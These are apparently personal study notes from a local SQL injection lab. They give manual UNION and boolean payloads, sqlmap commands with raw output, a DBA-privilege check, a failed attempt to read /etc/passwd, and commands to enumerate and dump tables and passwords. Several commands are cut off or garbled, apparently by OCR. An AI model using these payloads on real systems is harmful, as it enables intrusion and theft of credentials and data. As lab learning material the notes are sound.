
02 - SQL Injection - UNION - Injection 0x01 + SQLMap

The first thing we want is to try a couple payloads to understand how the applications works. In this particular scenario, we want to first get some type of expected result, meaning find a user that exist. And we can see when we use the string jeremy as a payload, we retrieve jeremy's username.



Username: jeremy - Email: jeremy@example.com

Now, we want to try different payloads that cause something not expected.

If we search for an user that is not in the database, it returns a message saying "No user found".

So, we see the normal behavior of the application. Lets see if we can find a payload that returns something different.

We can start with single quotes, and then double quotes, backtick.

This is important because if the database is not failing gracefully, it will have some odd behaviors like printing error messages that disclose server info, or even database info, that should not be disclosed.


If that does not work, then we can try logical operators.

We can see that if we search for jeremy j, it does not return jeremy's username. This shows that it is searching for an exact match.

If we use:

```
jeremy' or 1=1#
```

It dumps all the usernames in the database



Labs / Injection 0x01

User search

Username

Search

Username: jeremy - Email: jeremy@example.com

Username: jessamy - Email: jessamy@example.com

Username: bob - Email: bob@example.com

We can also use:

-- -

instead of using:

Both this payloads will comment everything that comes after. These are called terminator.

If we use:


jeremy' or 1=2#

We are going to see only jeremy's username. This is because it could validate the payload that was true, so it retrieved only jeremy's username.

So, here we are going to learn how to use the UNION operator to attach information from other tables to our output. This way we can gather more info on the web app.


When we are using UNION select 1 item, and then a second item. This is the constrain of using UNION.

This following technique can be used to determine how many columns are being returned from the query.



User search

jeremy' union select null,null,null#




Username: jeremy - Email: jeremy@example.com

Username: - Email:

So, if we keeping adding the "null" until we receive the output back. Whoever many "null"s there is in the command, that is the number of columns being selected.

We can replace the last null for "version()", or maybe tables names using "table_name from information_schema.tables .




```
jeremy' union select null,null,table_name from information_schema.tables#
```

Username: jeremy - Email: jeremy@example.com

Username: - Email: 8.0.33

So, if you know mysql, you would know that all by default, it creates a database containing the schema of the actual database being used. By default, the database containing the schema is called "information_schema", in this case we are querying that database, and asking for the "tables" table, which is the one containing all the tables on that database.

After we find the table we want to dump, we can do:



```
jeremy' union select null,null,password from injection0x01#
```

This will display all passwords in that table.

Here, we cannot union an string data type with a integer data type while using sql.

Check out SQL injection cheat sheet on PortSwigger.

This part is extra, it is actually out of the scope of the video:

I was messing with sqlmap, and it is a very powerful tool.


For this example, we need to catch the post request with burp, copy and save it in a .txt file.

Next, we are going to determine if the input field being tested is vulnerable to SQL injections.


In the same directory as the .txt file containing the post request, run:

"#/usr/bin/sqlmap -r post-request.txt -p username"   - Here I am using the absolute path for the command in my system.

-p is the parameter name we want to test.




```
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12
current user is DBA: False
sqlmap resumed the following injection point(s) from stored session:
---
```



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/injection1-post_request]
└─$ cat post-request.txt
POST /labs/i0×01.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/i0×01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=jeremy
```

So, it is vulnerable. What now?

In some cases, we can actually get a high privileged initial access on the system if the user running the database is root or admin. This is very interesting to us. We need to be checking on this. This would be an "easy" win. Here is how we check for this vulnerability using #sqlmap.



3. **Assess Severity and Impacts**

- **Review the Database User's Privileges:** Determine what the database user running the application can access:

  bash — Copy code

  ```bash
  -u "http://example.com" --data "username=jeremy" -p username --is-dba
  ```

  If the user has DBA privileges, it increases the severity.

- **Access the File System (Optional):** If the database user has sufficient privileges, you may attempt to read or write files on the server:

  bash — Copy code


  ```bash
  ple.com" --data "username=jeremy" -p username --file-read=/etc/passwd
  ```

If you are still in doubt of the beginning of the command, or looking for some easy copy and paste, the commands are listed below:

"#sqlmap -u "http://example.com" --data "username=jeremy" -p username --is-dba"


If user is high level privileged, we can try to retrieve credential files, as /etc/passwd, or /etc/shadow possibly.

Unfortunately, it is not: (But we already knew that, Jeremy is not even an user in this machine).



```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/localhost]
└─$ sqlmap -u "http://localhost/labs/i0x01.php" --data "username=jeremy" -p username --is-dba
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:19:05 /2024-11-16/

[22:19:05] [INFO] resuming back-end DBMS 'mysql'
[22:19:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0x7162786a71,0x714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0x71706a7671)-- -
---
[22:19:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12
[22:19:05] [INFO] testing if current user is DBA
[22:19:05] [INFO] fetching current user
[22:19:05] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
[22:19:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 22:19:05 /2024-11-16/
```


I tried either way, it failed:



```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/localhost]
└─$ sqlmap -u "http://localhost/labs/i0x01.php" --data "username=jeremy" -p username --file-read=/etc/passwd
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:23:18 /2024-11-16/

[22:23:18] [INFO] resuming back-end DBMS 'mysql'
[22:23:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=jeremy' AND (SELECT 5516 FROM (SELECT(SLEEP(5)))qnbC) AND 'CPeH'='CPeH

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=jeremy' UNION ALL SELECT NULL,NULL,CONCAT(0×7162786a71,0×714c79526e5a6159634b56445972465a636e5966677a4e434d466343654142514b726e517a65655a,0×71706a7671)-- -
---
[22:23:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54
back-end DBMS: MySQL ≥ 5.0.12
[22:23:18] [INFO] fingerprinting the back-end DBMS operating system
[22:23:18] [INFO] the back-end DBMS operating system is Linux
[22:23:18] [INFO] fetching file: '/etc/passwd'
[22:23:18] [ERROR] no data retrieved
[22:23:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 22:23:18 /2024-11-16/
```

Lets move to less critical issues.

Now, we can try to dump/enumerate the database data.



Next Steps

1. Enumerate the Database

Start by gathering more information about the database structure. Use the following SQLMap commands:

- **List all databases:**

```bash
iap -u "http://example.com" --data "username=jeremy" -p username --dbs
```

  This will enumerate all databases in the backend.

- **Select a specific database:** Once you know the database name (e.g., `target_db`), focus on it:

```bash
ample.com" --data "username=jeremy" -p username -D target_db --tables
```

  This will list all tables in the `target_db`.

- **List columns in a table:** After identifying a table (e.g., `users`), list its columns:

```bash
' --data "username=jeremy" -p username -D target_db -T users --columns
```

- **Dump data from a table:** Extract data from a table (e.g., `users`):

```bash
om" --data "username=jeremy" -p username -D target_db -T users --dump
```


"#sqlmap -u "http://localhost/labs/i0x01.php" --data "username=jeremy" -p username --dbs" - List all DBs.

"#sqlmap -u "http://example.com" --data "username=jeremy" -p username -D target_db --tables" - Dump the selected tables.

"#sqlmap -u "http://example.com" --data "username=jeremy" -p username -D target_db -T users --columns" - List columns in the tables.

